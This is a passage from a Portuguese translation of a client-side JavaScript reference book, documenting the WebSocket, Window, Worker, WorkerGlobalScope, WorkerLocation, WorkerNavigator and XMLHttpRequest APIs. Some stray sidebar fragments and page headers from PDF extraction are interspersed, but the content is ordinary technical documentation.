Essas propriedades retornam a largura e altura intrínsecas do vídeo (isto é, o tamanho de seus quadros) em pixels CSS. Essas propriedades serão zero até que o elemento `<video>` tenha carregado os metadados do vídeo (enquanto `readyState` ainda é `HAVE_NOTHING` e o evento `loadedmetadata` não foi enviado).

`unsigned long width`

A largura desejada do elemento `<video>` na tela, em pixels CSS. Espelha o atributo `HTML width`.

WebSocket

Jav Ref

uma conexão de rede bidirecional do tipo soquete

EventTarget

aS

do client

cripto do lado

erência de

Um WebSocket representa uma conexão de rede tipo soquete, de longa duração e bidirecional com um e

servidor que suporta o protocolo WebSocket. Esse é um modelo de ligação em rede fundamentalmente diferente do modelo requisição/resposta do HTTP. Crie uma nova conexão com a construtora WebSocket(). Use send() para enviar mensagens textuais para o servidor e registre uma rotina de tratamento de eventos message para receber mensagens do servidor. Consulte a Seção 22.9 para ver mais detalhes.

WebSockets são uma nova API da Web e, quando este livro estava sendo escrito, não eram suportados por todos os navegadores.

Construtora

*new **WebSocket**(string url, [string[] protocolos])* A construtora **WebSocket()** cria um novo objeto **WebSocket** e inicia o processo (assíncrono) de estabelecimento de uma conexão com um servidor de **WebSocket**. O argumento *url* especifica o servidor a ser conectado e deve ser um URL absoluto usando o esquema *ws://* ou *wss://*. O argumento *protocolos* é um array de nomes de subprotocolo. Se o argumento é especificado, essa é a maneira de o cliente informar ao servidor com quais protocolos de comunicação ou quais versões de protocolo é capaz de “falar”. O servidor deve escolher um e informar ao cliente como parte do processo de conexão. *protocols* também pode ser especificado como uma única string, em vez de um array – nesse caso, é tratado como um array de comprimento 1.

Constantes

*Estas constantes são os valores da propriedade **readyState**.*

*unsigned short **CONNECTING** = 0*

Um processo de conexão está em andamento.

unsigned short **OPEN** = 1

O WebSocket está conectado no servidor; mensagens podem ser enviadas e recebidas.

unsigned short **CLOSING** = 2

Uma conexão está fechando.

984 *Parte IV Referência de JavaScript do lado do cliente*
unsigned short **CLOSED** = 3

Uma conexão foi fechada.

Propriedades

readonly unsigned long **bufferedAmount**

O número de caracteres de texto passados para send(), mas ainda não enviados. Caso precise enviar grandes volumes de dados, você pode usar essa propriedade para garantir que não esteja enviando mensagens mais rápido do que elas podem ser transmitidas.

readonly string **protocol**

Se um array de subprotocolos foi passado para a construtora WebSocket(), essa propriedade contém o que foi escolhido pelo servidor. Note que, quando o WebSocket é criado, a conexão não está estabelecida e a escolha do servidor não é conhecida. Assim, essa propriedade começa como a string vazia. Se você passou protocolos para a construtora, essa propriedade vai mudar para refletir a escolha de subprotocolo do servidor, quando o evento open for disparado.

readonly unsigned short **readyState**

O estado atual da conexão de WebSocket. Essa propriedade contém um dos valores de constante listados anteriormente.

readonly string **url**

Essa propriedade contém o URL que foi passado para a construtora WebSocket().

Métodos

void **close()**

Se a conexão ainda não está fechada ou fechando, esse método inicia o processo de fechamento, configurando `readyState` como `CLOSING`. Os eventos `message` podem continuar a ser disparados, mesmo depois de `close()` ser chamado, até que `readyState` mude para `CLOSED` e o evento `close` seja disparado.

`void send(string dados)`

Esse método envia os dados especificados para o servidor na outra extremidade da conexão de `WebSocket`. Esse método lança uma exceção se chamado antes que o evento `open` tenha sido disparado, enquanto `readyState` ainda é `CONNECTING`. O protocolo `WebSocket` suporta dados binários, mas quando este livro estava sendo escrito, a API `WebSocket` só permitia enviar e receber strings.

Rotinas de tratamento de evento

A comunicação de rede é inerentemente assíncrona e, assim como `XMLHttpRequest`, a API `WebSocket` é baseada em eventos. `WebSocket` define quatro propriedades de registro de rotina de tratamento e também implementa `EventTarget`, de modo que você também pode registrar rotinas de tratamento de evento usando os métodos de `EventTarget`. Os eventos descritos a seguir são todos disparados no objeto `WebSocket`. Nenhum deles borbulha e nenhum tem uma ação padrão para cancelar. Note, entretanto, que eles têm diferentes objetos evento associados.

onclose

Um evento close é disparado quando a conexão de WebSocket se fecha (e readyState muda para CLOSED). O objeto evento associado é um CloseEvent, o qual especifica se a conexão fechou normalmente ou não.

Referência de JavaScript do lado do cliente **985**

onerror

Um evento error é disparado quando ocorre um erro de rede ou do protocolo WebSocket. O

objeto evento associado é um Event simples.

onmessage

Quando o servidor envia dados por meio do WebSocket, este dispara um evento message com um objeto MessageEvent associado, cuja propriedade data se refere à mensagem recebida.

onopen

A construtora WebSocket() retorna antes que a conexão com o url especificado seja estabelecida. Quando o handshake da conexão termina e o WebSocket está pronto para enviar e receber dados, um evento open é disparado. O objeto evento associado é um Event simples.

Window

uma janela, guia ou quadro de navegador Web

EventTarget

Jav Ref

aS

do client

O objeto Window representa uma janela, guia ou quadro do navegador. Ele está documentado em **cript do lado**

erência de

detalhes no Capítulo 14. Em JavaScript do lado do cliente, Window serve como “objeto global” e e

todas as expressões são avaliadas no contexto do objeto Window atual. Isso significa que nenhuma sintaxe especial é exigida para se referir à janela atual e você pode usar as propriedades desse objeto janela como se fossem variáveis globais. Por exemplo, você pode escrever document, em vez de window.

document. Do mesmo modo, você pode usar os métodos do objeto janela atual como se fossem fun-

ções: por exemplo, alert(), em vez de window.alert().

Algumas das propriedades e métodos desse objeto consultam ou manipulam a janela do navegador de alguma maneira. Outras estão definidas aqui simplesmente porque esse é o objeto global. Além das propriedades e métodos listados aqui, o objeto Window também implementa todas as propriedades e funções globais definidas por JavaScript básica. Consulte Global, na Parte III, para ver os detalhes. Os navegadores Web dispõem muitos tipos de eventos em janelas. Isso significa que o objeto Window define muitas rotinas de tratamento de evento e que os objetos Window implementam os métodos definidos por EventTarget.

O objeto Window tem propriedades window e self que se referem ao próprio objeto janela. Você pode usá-las para tornar a referência da janela atual explícita, em vez de implícita.

Um Window pode conter outros objetos Window, normalmente na forma de tags <iframe>. Cada Window é um objeto semelhante a um array de objetos Window aninhados. Contudo, em vez de indexar um objeto Window diretamente, você normalmente usa sua propriedade

autoreferencial frames como se fosse um objeto semelhante a um array. As propriedades `parent` e `top` de um objeto `Window` se referem diretamente à janela contêiner e à janela ascendente de nível superior.

Novas janelas de nível superior do navegador são criadas com o método `Window.open()`. Quando esse método for chamado, salve o valor de retorno da chamada de `open()` em uma variável e use essa variável para referenciar a nova janela. A propriedade `opener` da nova janela é uma referência para a janela que a abriu.

Propriedades

Além das propriedades listadas aqui, o conteúdo do documento exibido dentro da janela faz surgir novas propriedades. Conforme explicado na Seção 14.7, você pode se referir a um elemento dentro

986 Parte IV Referência de JavaScript do lado do cliente do documento usando o valor do atributo `id` do elemento como uma propriedade da janela (e como a janela é o objeto global, suas propriedades são variáveis globais).

`readonly ApplicationCache` **`applicationCache`**

Uma referência ao objeto `ApplicationCache`. Os aplicativos Web colocados na cache e offline podem usar esse objeto para gerenciar suas atualizações de cache.

`readonly any` **`dialogArguments`**

Nos objetos `Window` criados por `showModalDialog()`, essa propriedade é o valor argumentos passado para `showModalDialog()`. Em objetos `Window` normais, essa propriedade não existe.

Consulte a Seção 14.5 para obter mais informações.

`readonly Document` **`document`**

O objeto `Document` que descreve o conteúdo dessa janela (consulte `Document` para ver os detalhes).

`readonly Event` **`event`** [somente para o IE]

No Internet Explorer, essa propriedade se refere ao objeto `Event` que descreve o evento mais recente. No IE8 e anteriores, o objeto evento nem sempre é passado para a rotina de tratamento de evento e às vezes deve ser acessado por meio dessa propriedade. Consulte o Capítulo 17

para ver mais detalhes.

readonly Element **frameElement**

Se esse objeto Window está dentro de um `<iframe>`, essa propriedade se refere a esse elemento `IFrame`. Para janelas de nível superior, essa propriedade é `null`.

readonly Window **frames**

Essa propriedade, assim como as propriedades `self` e `window`, se refere ao próprio objeto Window. Todo objeto Window é um objeto semelhante a um array dos quadros contidos nele. Em vez de escrever `w[0]` para se referir ao primeiro quadro dentro de uma janela `w`, essa propriedade permite escrever mais claramente `w.frames[0]`.

readonly History **history**

O objeto History dessa janela. Consulte `History`.

readonly long **innerHeight**

readonly long **innerWidth**

A altura e a largura, em pixels, da área de exibição de documento dessa janela. Essas propriedades não são suportadas no IE8 e anteriores. Consulte o Exemplo 15-9 para um exemplo.

readonly unsigned long **length**

O número de quadros contidos nessa janela. Consulte `frames`.

readonly Storage **localStorage**

Essa propriedade se refere a um objeto `Storage` que fornece armazenamento do lado do cliente para pares nome/valor. Os dados armazenados por meio de `localStorage` são visíveis e compartilhados com quaisquer documentos de mesma origem e persistem até serem excluídos pelo usuário ou por um script. Consulte também `sessionStorage` e a Seção 20.1.

readonly Location **location**

O objeto `Location` dessa janela. Esse objeto especifica o URL do documento atualmente carregado. Configurar essa propriedade com uma nova string de URL faz o navegador carregar e exibir o conteúdo desse URL. Consulte `Location`.

string **name**

O nome da janela. Opcionalmente, o nome é especificado quando a janela é criada com o método `open()` ou com o atributo `name` de uma tag `<frame>`. O nome de uma janela pode ser usado como valor de um atributo `target` de uma tag `<a>` ou `<form>`. Usar o atributo `target` dessa maneira especifica que o documento com hiperlink ou o resultado do envio do formulário deve ser exibido na janela ou quadro nomeado.

readonly Navigator **navigator**

Uma referência ao objeto Navigator, a qual fornece informações sobre versão e configuração do navegador Web. Consulte Navigator.

readonly Window **opener**

Uma referência de leitura/gravação ao objeto Window que continha o script que chamou `open()` para abrir essa janela de navegador ou null, para janelas que não foram criadas dessa maneira.

Essa propriedade é válida somente para objetos Window que representam janelas de nível superior e não para os que representam quadros. A propriedade `opener` é útil para que uma janela **Ja**

recentemente criada possa se referir a propriedades e funções definidas na janela que a criou.

v

Ref

aS

do client

cript do lado

erência de

readonly long **outerHeight**

readonly long **outerWidth**

e

Essas propriedades especificam a altura e largura totais, em pixels, da janela do navegador, incluindo barras de ferramentas, barras de rolagem, bordas de janela, etc. Essas propriedades não são suportadas no IE8 e anteriores.

readonly long **pageXOffset**

readonly long **pageYOffset**

O número de pixels que o documento atual rolou para a direita (**pageXOffset**) e para baixo (**pageYOffset**). Essas propriedades não são suportadas no IE8 e anteriores. Consulte o Exemplo 15-8 para ver um exemplo e código de compatibilidade que funciona no IE.

readonly Window **parent**

O objeto Window que contém esse. Se essa janela é de nível superior, **parent** se refere à própria janela. Se essa janela é um quadro, a propriedade **parent** se refere à janela ou ao quadro que o contém.

string **returnValue**

Essa propriedade não existe em janelas normais, mas é definida para janelas criadas por **showModalDialog()** e tem a string vazia como valor padrão. Quando um objeto Window de diálogo é fechado (consulte o método **close()**), o valor dessa propriedade se torna o valor de retorno de **showModalDialog()**.

readonly Screen **screen**

O objeto Screen que especifica informações sobre a tela: o número de pixels e o número de cores disponíveis. Consulte Screen para ver os detalhes.

readonly long **screenX**

readonly long **screenY**

As coordenadas do canto superior esquerdo da janela na tela.

readonly Window **self**

Uma referência para essa própria janela. É um sinônimo da propriedade **window**.

988 Parte IV Referência de JavaScript do lado do cliente **readonly Storage sessionStorage**

Essa propriedade se refere a um objeto Storage que fornece armazenamento no lado do cliente para pares nome/valor. Os dados armazenados por meio de sessionStorage são visíveis apenas para documentos de mesma origem, dentro da mesma janela ou guia de nível superior e persistem apenas pela duração da sessão de navegação. Consulte também localStorage e a Seção 20.1.

*readonly Window **top***

A janela de nível superior que contém essa janela. Se essa janela é ela própria de nível superior, a propriedade top simplesmente se refere a ela. Se essa janela é um quadro, a propriedade top se refere à janela de nível superior que contém o quadro. Compare com a propriedade parent.

readonly object URL

Quando este livro estava sendo escrito, essa propriedade era simplesmente uma referência a um objeto de espaço reservado que definia as funções documentadas em URL. No futuro, essa propriedade pode se tornar uma construtora URL() e definir uma API para analisar URLs e suas strings de consulta.

*readonly Window **window***

A propriedade window é idêntica à propriedade self: ela contém uma referência para essa janela. Como o objeto Window é o objeto global de JavaScript do lado do cliente, essa propriedade nos permite escrever window para nos referirmos ao objeto global.

Construtoras

Como objeto global de JavaScript do lado do cliente, o objeto Window deve definir todas as construtoras globais do ambiente do lado do cliente. Embora não sejam listadas aqui, todas as construtoras globais documentadas nesta seção de referência são propriedades do objeto Window. O fato de JavaScript do lado do cliente definir construtoras Image() e XMLHttpRequest(), por exemplo, significa que todo objeto Window tem propriedades chamadas Image e XMLHttpRequest.

Métodos

O objeto Window define os métodos a seguir e também herda todas as funções globais definidas por JavaScript básica (consulte Global, na Parte III).

void **alert**(string mensagem)

O método alert() exibe a mensagem de texto puro especificada para o usuário, em uma caixa de diálogo. A caixa de diálogo contém um botão OK em que o usuário pode clicar para fechá-la. Normalmente, a caixa de diálogo é modal (pelo menos para a guia corrente) e a chamada de alert() bloqueia até que a caixa de diálogo seja fechada.

string **atob**(string aparab)

Essa função utilitária aceita uma string codificada em base64 e a decodifica em uma string binária de JavaScript na qual cada caractere representa um byte. Use o método charCodeAt() da string retornada para extrair os valores de byte. Consulte também btoa().

void **blur()**

O método **blur()** retira o foco do teclado da janela de nível superior do navegador especificada pelo objeto **Window**. Não é definido qual janela ganha o foco do teclado como resultado. Em alguns navegadores e/ou plataformas, esse método pode não ter efeito algum.

Referência de JavaScript do lado do cliente **989**

string **btoa**(string bparaa)

Essa função utilitária aceita uma string binária de JavaScript (na qual cada caractere representa um byte) como argumento e retorna sua codificação base64. Use **String.fromCharCode()** para criar uma string binária a partir de uma sequência arbitrária de valores de byte. Consulte também **atob()**.

void **clearInterval**(long alça)

clearInterval() interrompe a execução repetida de código, iniciada por uma chamada de **setInterval()**. **identIntervalo** deve ser o valor retornado por uma chamada de **setInterval()**.

void **clearTimeout**(long alça)

clearTimeout() cancela a execução de código adiada com o método **setTimeout()**. O argumento **ident-Tempolimite** é um valor retornado pela chamada de **setTimeout()** e identifica o código adiado a ser cancelado.

void **close()**

O método **close()** fecha a janela de nível superior do navegador na qual é chamado. Geralmente, os **Ja**

scripts só podem fechar as janelas que abriram.

v

Ref

aS

do client

cript do lado

erência de

boolean **confirm**(string mensagem)

Esse método exibe a pergunta especificada como texto puro em uma caixa de diálogo modal. A caixa

de diálogo contém botões OK e Cancel que o usuário pode usar para responder a pergunta. Se o usuário clica no botão OK, `confirm()` retorna `true`. Se clica em Cancel, `confirm()` retorna `false`.

void **focus**()

Esse método dá o foco do teclado para a janela do navegador. Na maioria das plataformas, uma janela de nível superior é trazida para o topo da pilha de janelas, para que se torne visível quando receber o foco.

CSSStyleDeclaration **getComputedStyle**(Element elt, [string pseudoElt])
Um elemento em um documento pode obter informações de estilo a partir de um atributo `style` em linha e de qualquer número de folhas de estilo na “cascata” de folhas de estilo. Antes que o elemento possa realmente ser exibido em uma janela, suas informações de estilo devem ser extraídas da cascata e os estilos especificados com unidades relativas (como porcentagens ou “*emes*”) devem ser “calculados”

para se converter em pixels. Esses valores calculados às vezes também são chamados de valores “usados”.

Esse método retorna um objeto `CSSStyleDeclaration` somente de leitura representando os valores de estilo CSS realmente usados para exibir o elemento. Todas as dimensões serão em pixels.

O segundo argumento desse método normalmente é omitido ou é `null`, mas também é possível passar o pseudoelemento CSS “*::before*” ou “*::after*” para determinar os estilos usados para conteúdo gerado por CSS.

Compare `getComputedStyle()` com a propriedade `style` de um `HTMLElement`, que dá acesso apenas aos estilos em linha de um elemento, nas unidades onde foram especificados, e não informa nada sobre os estilos de folha de estilo que se aplicam ao elemento.

Esse método não é implementado no IE8 e anteriores, mas funcionalidade semelhante está disponível

vel por meio da propriedade não padronizada `currentStyle` de cada objeto `HTMLElement`.

Window **open**([string url], [string alvo], [string recursos], [string

substituição]) O método `open()` carrega e exibe o url especificado em uma janela ou guia nova (ou já existente) do navegador. O argumento `url` especifica o URL do documento a ser carregado. Se não for especificado, “about:blank” é usado.

990 Parte IV Referência de JavaScript do lado do cliente O argumento `alvo` especifica o nome da janela na qual o url deve ser carregado. Se não for especificado, “_blank” é usado. Se `alvo` é “_blank” ou se não houver uma janela com o nome especificado, uma nova janela é criada para exibir o conteúdo de url. Caso contrário, o url é carregado na janela existente com o nome especificado.

O argumento `recursos` é usado para especificar a posição, o tamanho e recursos (como barra de menus, barra de ferramentas, etc.) da janela. Nos navegadores modernos que suportam guias, ele é frequentemente ignorado e não está documentado aqui.

Quando se usa `Window.open()` para carregar um novo documento em uma janela já existente, o argumento `substituição` especifica se o novo documento tem sua própria entrada no histórico de navegação da janela ou se substitui a entrada de histórico do documento atual. Se `substituição` é `true`, o novo documento substitui o antigo. Se esse argumento é `false` ou não é especificado, o novo documento tem sua própria entrada no histórico de navegação de `Window`. Esse argumento fornece funcionalidade muito parecida com a do método `Location.replace()`.

`void postMessage(any mensagem, string origemAlvo, [MessagePort[] portas])` Envia para essa janela uma cópia da mensagem especificada e as portas especificadas opcionalmente, mas somente se o documento exibido nessa janela tem a `origemAlvo` especificada.

`mensagem` pode ser qualquer objeto que possa ser clonado com o algoritmo de clone estruturado (consulte “Clones estruturados”, na página 672). `origemAlvo` deve ser um URL absoluto especificando o esquema, host e porta da origem desejada. Ou então, `origemAlvo` pode ser “*”, se qualquer origem for aceitável, ou “/”, para usar a própria origem do script.

Chamar esse método em uma janela causa um evento `message` nessa janela. Consulte `MessageEvent` e a Seção 22.3.

`void print()`

Chamar `print()` faz o navegador se comportar como se o usuário tivesse selecionado o botão ou item de menu `Print`. Normalmente, isso apresenta uma caixa de diálogo que permite ao usuário cancelar ou personalizar o pedido de impressão.

string prompt(string mensagem, [string padrão]) O método `prompt()` exibe a mensagem especificada em uma caixa de diálogo modal que também contém um campo de entrada de texto e botões OK e Cancel, e bloqueia até que o usuário clique em um dos botões.

Se o usuário clica no botão Cancel, `prompt()` retorna null. Se clica no botão OK, `prompt()` retorna o texto atualmente exibido no campo de entrada.

O argumento padrão especifica o valor inicial do campo de entrada de texto.

void scroll(long x, long y)

Esse método é um sinônimo de `scrollTo()`.

void scrollBy(long x, long y)

`scrollBy()` rola o documento exibido em window pelas quantidades relativas especificadas por dx e dy.

void scrollTo(long x, long y)

`scrollTo()` rola o documento exibido dentro de window de modo que o ponto no documento especificado pelas coordenadas x e y seja exibido no canto superior esquerdo, se possível.

Referência de JavaScript do lado do cliente **991**

long setInterval(function f, unsigned long intervalo, any args...)

`setInterval()` registra a função f a ser chamada após intervalo milissegundos e depois a ser chamada repetidamente nesse intervalo especificado. f será chamada com o objeto Window como seu valor de this e vai receber quaisquer args adicionais passados para `setInterval()`.

`setInterval()` retorna um número que posteriormente pode ser passado para `Window.clearInterval()` a fim de cancelar a execução de código.

Por motivos históricos, f pode ser uma string de código JavaScript, em vez de uma função. Se for, a string será avaliada (como se fosse um `<script>`) a cada intervalo milissegundos.

Use `setTimeout()` quando quiser adiar a execução de código, mas não quiser que ele seja executado repetidamente.

long setTimeout(function f, unsigned long tempoLimite, any args...)

`setTimeout()` é como `setInterval()`, exceto que chama a função especificada

apenas uma vez: registra *f* para ser chamada após terem decorrido *tempoLimite* milissegundos e retorna um número **Jav Ref**

que posteriormente pode ser passado para *clearTimeout()* a fim de cancelar a chamada pendente.

aS

do client

cript do lado

erência de

Quando o tempo especificado tiver decorrido, *f* será chamada como um método de *Window* e vai receber quaisquer args especificados. Se *f* for uma string, em vez de uma função, será executada após e

tempoLimite milissegundos, como se fosse um `<script>`.

any **showModalDialog**(string url, [any argumentos]) Esse método cria um novo objeto *Window*, configura sua propriedade *dialogArguments* com argumentos, carrega url na janela e bloqueia até que a janela seja fechada. Uma vez fechada, ele retorna a propriedade *returnValue* da janela. Consulte a Seção 14.5 e o Exemplo 14-4 para ver uma discussão e um exemplo.

Rotinas de tratamento de evento

A maioria dos eventos que ocorrem em elementos HTML borbulha para cima na árvore de documentos até o objeto *Document* e, então, até o objeto *Window*. Por isso, você pode usar todas as propriedades de tratamento de evento listadas em *Element* nos objetos *Window*. Além disso, pode usar as propriedades de tratamento de evento listadas a seguir. Por motivos históricos, cada uma das propriedades de tratamento de evento listadas aqui também pode ser definida (como um atributo HTML ou como uma propriedade de JavaScript) no elemento `<body>`.

Rotina de tratamento de evento

Chamada...

onafterprint

Depois que o conteúdo da janela é impresso

onbeforeprint

Antes que o conteúdo da janela seja impresso

onbeforeunload

Antes de sair da página atual. Se o valor de retorno for uma string ou se a rotina de tratamento configurar a propriedade returnValue de seu objeto evento como uma string, essa string será exibida em um diálogo de confirmação. Consulte BeforeUnloadEvent.

onblur

Quando a janela perde o foco do teclado

onerror

Quando ocorre um erro de JavaScript. Essa não é uma rotina de tratamento de evento normal.

Consulte a Seção 14.6.

onfocus

Quando a janela recebe o foco do teclado

(continua)

992 *Parte IV Referência de JavaScript do lado do cliente* **Rotina de tratamento de evento**

Chamada...

onhashchange

Quando o identificador de fragmento (consulte `Location.hash`) do documento muda como resultado de navegação pelo histórico (consulte `HashChangeEvent`) onload

Quando o documento e seus recursos externos estão totalmente carregados onmessage

Quando um script em outra janela envia uma mensagem chamando o método `postMessage()`. Consulte `MessageEvent`.

onoffline

Quando o navegador perde sua conexão com a Internet

ononline

Quando o navegador volta a ter uma conexão com a Internet

onpagehide

Quando a página está para ser colocada na cache e substituída por outra onpageshow

Quando uma página é carregada pela primeira vez, um evento pageshow é disparado imediatamente após o evento load e o objeto evento tem uma propriedade persisted igual a false. No entanto, quando uma página carregada anteriormente é restaurada da cache na memória do navegador, nenhum evento load é disparado (pois a página colocada na cache já está em seu estado loaded) e um evento pageshow é disparado com um objeto evento que tem sua propriedade persisted configurada como true. Consulte PageTransitionEvent.

onpopstate

Quando o navegador carrega uma nova página ou restaura um estado salvo com History.

pushState() ou History.replaceState(). Consulte PopStateEvent.

onresize

Quando o usuário muda o tamanho da janela do navegador

onscroll

Quando o usuário rola a janela do navegador

onstorage

O conteúdo de localStorage ou sessionStorage muda. Consulte StorageEvent.

onunload

O navegador sai de uma página. Note que, se você registrar uma rotina de tratamento de evento `onunload` para uma página, essa página não poderá ser colocada na cache. Para permitir que os usuários retornem rapidamente para sua página, sem recarregar, use `onpagehide`, em vez disso.

Worker

uma thread worker

EventTarget

Um *Worker* representa uma *thread* de segundo plano. Crie um novo *Worker* com a construtora *Worker()*, passando o URL de um arquivo de código JavaScript para ela executar. O código JavaScript desse arquivo pode usar APIs síncronas ou executar tarefas com muitos cálculos sem congelar a *thread* principal da interface com o usuário. Os *Workers* executam seu código em um contexto de execução completamente separado (consulte *WorkerGlobalScope*) e a única maneira de trocar dados com um *worker* é por meio de eventos assíncronos. Chame *postMessage()* para enviar dados ao *Worker* e trate de eventos *message* para receber dados do *worker*.

Consulte a Seção 22.4 para ver uma introdução às *threads worker*.

Construtora

new Worker(string scriptURL)

Constrói um novo objeto *Worker* e o faz executar o código JavaScript em *scriptURL*.

Referência de JavaScript do lado do cliente 993

Métodos

void postMessage(any mensagem, [MessagePort[] portas]) Envia mensagem para o *worker*, o qual vai recebê-la como um objeto *MessageEvent* enviado para sua rotina de tratamento de evento *onmessage*. mensagem pode ser um valor primitivo de JavaScript ou objeto ou array, mas não uma função. Os tipos do lado do cliente *ArrayBuffer*, *File*, *Blob* e *ImageData* são permitidos, mas *Nodes*, como *Document* e *Element*, não (consulte “Clones estruturados”, na página 672 para ver os detalhes).

O argumento opcional *portas* é um recurso avançado que permite passar um ou mais canais de comunicação diretos para o *Worker*. Se você criar dois objetos *Worker*, por exemplo, pode permitir que eles se comuniquem diretamente, passando a eles cada extremidade de um *MessageChannel*.

void terminate()

Para o *worker* e cancela o script que ele está executando.

Ja

Rotinas de tratamento de evento

v

Ref

aS

do client

cript do lado

erência de

Como os workers executam código em um ambiente de execução completamente separado daquele que os criou, a única maneira de se comunicarem com suas threads pais é por meio de eventos. Você e

pode registrar rotinas de tratamento de evento nessas propriedades ou usar os métodos EventTarget.

onerror

Quando uma exceção é lançada no script que está sendo executado por um Worker e esse erro não é tratado pela rotina de tratamento de onerror do WorkerGlobalScope, o erro dispara um evento error no objeto Worker. O objeto evento associado a esse evento é um ErrorEvent. O

evento error não borbulha. Se esse worker pertence a outro worker, cancelar um evento error impede que ele seja propagado para o worker pai. Se esse objeto Worker já está na thread principal, cancelar o evento pode impedir que ele seja exibido na console JavaScript.

onmessage

Quando o script que o worker está executando chama sua função global `postMessage()` (consulte `WorkerGlobalScope`), um evento `message` é disparado no objeto `Worker`. O objeto passado para a rotina de tratamento de evento é um `MessageEvent` e sua propriedade `data` contém um clone do valor que o script do worker passou para `postMessage()`.

WorkerGlobalScope

EventTarget,

Global

Uma *thread Worker* é executada em um ambiente de execução completamente diferente da *thread* pai que a gerou. O objeto global de um *worker* é um objeto *WorkerGlobalScope*, de modo que esta página descreve o ambiente de execução “dentro” de um *Worker*. Como *WorkerGlobalScope* é um objeto global, ele herda o objeto *Global* do núcleo de JavaScript.

Propriedades

Além das propriedades listadas aqui, *WorkerGlobalScope* também define todas as propriedades globais do núcleo de JavaScript, como *Math* e *JSON*.

994 Parte IV Referência de JavaScript do lado do cliente *readonly WorkerLocation* **location**

Essa propriedade é como o objeto *window.location* *Location*: ela permite que um *worker* inspecione o URL do qual foi carregado e inclui propriedades que retornam partes individuais do URL.

readonly WorkerNavigator **navigator**

Essa propriedade é como o objeto *window.navigator* *Navigator*: ela define propriedades que permitem a um *worker* determinar em qual navegador está sendo executado e se está atualmente online ou não.

readonly WorkerGlobalScope **self**

Essa propriedade autoreferencial se refere ao próprio objeto global *WorkerGlobalScope*. É

como a propriedade *window* do objeto *Window* na *thread* principal.

Métodos

Além das propriedades listadas aqui, *WorkerGlobalScope* também define todas as funções globais do núcleo de JavaScript, como *isNaN()* e *eval()*.

void clearInterval(long *alça*)

Esse método é exatamente como o método *Window* de mesmo nome.

void clearTimeout(long *alça*)

Esse método é exatamente como o método *Window* de mesmo nome.

`void close()`

Esse método coloca o *worker* em um estado “closing” especial. Nesse estado, ele não vai disparar quaisquer *timers* nem eventos. O script continua a executar até que retorne para o laço de eventos do *worker*, no ponto em que o *worker* para.

`void importScripts(string urls...)`

Para cada um dos *urls* especificados, esse método soluciona o URL em relação a *location* do *worker* e, então, carrega o conteúdo do URL e executa esse conteúdo como código JavaScript. Note que esse é um método síncrono. Ele carrega e executa cada arquivo por sua vez e não retorna até que todos os scripts tenham executado. (Contudo, se algum script lançar uma exceção, essa exceção vai se propagar e impedir que quaisquer URLs subsequentes sejam carregados e executados.) `void postMessage(any mensagem, [MessagePort[] portas])` Envia uma mensagem (e opcionalmente um array de portas) para a thread que gerou esse *worker*.

Chamar esse método faz um evento *message* ser disparado no objeto *Worker* da thread pai e o objeto *MessageEvent* associado vai incluir um clone de mensagem como sua propriedade *data*. Note que em um *worker*, `postMessage()` é uma função global.

`long setInterval(any rotinaTratamento, [any tempoLimite], any args...)`
Esse método é exatamente como o método *Window* de mesmo nome.

`long setTimeout(any rotinaTratamento, [any tempoLimite], any args...)`
Esse método é exatamente como o método *Window* de mesmo nome.

Referência de JavaScript do lado do cliente 995

Construtoras

WorkerGlobalScope inclui todas as construtoras do núcleo de JavaScript, como *Array()*, *Date()* e *RegExp()*. Define também importantes construtoras do lado do cliente para *XMLHttpRequest*, *FileReaderSync* e até para o próprio objeto *Worker*.

Rotinas de tratamento de evento

Você pode registrar rotinas de tratamento de evento para *workers* configurando estas propriedades de tratamento de evento globais ou pode usar os métodos *EventTarget* implementados por *WorkerGlobalScope*.

onerror

*Essa não é uma rotina de tratamento de evento normal: é como a propriedade **onerror** de Window, em vez da propriedade **onerror** de Worker. Quando ocorre uma exceção não tratada no worker, esta função, se estiver definida, será chamada com três argumentos de string especificando uma mensagem de erro, o URL de um script e um número de linha. Se a função retorna **Jav Ref aS***

*false, o erro é considerado tratado e não se propaga. Caso contrário, se essa propriedade não **do client***

cript do lado

erência de

é configurada ou se a rotina de tratamento de erro não retorna false, o erro se propaga e causa um evento error no objeto Worker da thread pai.

e

onmessage

Quando a thread pai chama o método `postMessage()` do objeto `Worker` que representa esse worker, faz com que um evento `message` seja disparado nesse `WorkerGlobalScope`. Essa função de tratamento de evento vai receber um objeto `MessageEvent` e a propriedade `data` desse objeto vai conter um clone do argumento mensagem enviado pela thread pai.

WorkerLocation

o URL do script principal de um worker

O objeto `WorkerLocation` referenciado pela propriedade `location` de um `WorkerGlobalScope` é como o objeto `Location` referenciado pela propriedade `location` de um `Window`: ele representa o URL do script principal do worker e define propriedades que representam partes desse URL.

Os `Workers` diferem dos `Windows` porque não podem ser navegados nem recarregados, de modo que as propriedades de um objeto `WorkerLocation` são somente de leitura e o objeto não implementa os métodos do objeto `Location`.

O objeto `WorkerLocation` não converte automaticamente para uma string, como faz um objeto `location` normal. Em um worker, você não pode escrever simplesmente `location` quando quer dizer `location.href`.

Propriedades

Estas propriedades têm os mesmos significados das propriedades de mesmo nome do objeto `Location`.

readonly string **hash**

A parte do identificador de fragmento do URL, incluindo o sinal numérico à esquerda.

readonly string **host**

As partes do host e da porta do URL.

996 Parte IV Referência de JavaScript do lado do cliente
readonly string **hostname**

A parte do host do URL.

*readonly string **href***

O texto completo do URL passado para a construtora Worker(). Esse é o único valor que o worker recebe diretamente de sua thread pai: todos os outros valores são recebidos indiretamente por meio de eventos message.

*readonly string **pathname***

A parte do nome de caminho do URL.

*readonly string **port***

A parte da porta do URL.

*readonly string **protocol***

A parte do protocolo do URL.

*readonly string **search***

A parte da pesquisa ou consulta do URL, incluindo o ponto de interrogação à esquerda.

WorkerNavigator

informações do navegador para workers

A propriedade navigator de um WorkerGlobalScope se refere a um objeto WorkerNavigator que é uma versão simplificada do objeto Navigator de um Window.

Propriedades

O significado de cada uma destas propriedades é igual ao que elas têm no objeto Navigator.

*readonly string **appName***

Consulte a propriedade appName de Navigator.

*readonly string **appVersion***

*Consulte a propriedade **appVersions** de Navigator.*

*readonly boolean **onLine***

true se o navegador está online e false, se não está.

readonly string **platform**

Uma string identificando o sistema operacional e/ou plataforma de hardware na qual o navegador está sendo executado.

readonly string **userAgent**

O valor utilizado pelo navegador para o cabeçalho user-agent em requisições HTTP.

XMLHttpRequest

um pedido e resposta HTTP

O objeto XMLHttpRequest permite que JavaScript do lado do cliente faça requisições HTTP e receba respostas (as quais não precisam ser XML) dos servidores Web. XMLHttpRequest é o tema do Capítulo 18, onde são encontrados muitos exemplos de seu uso.

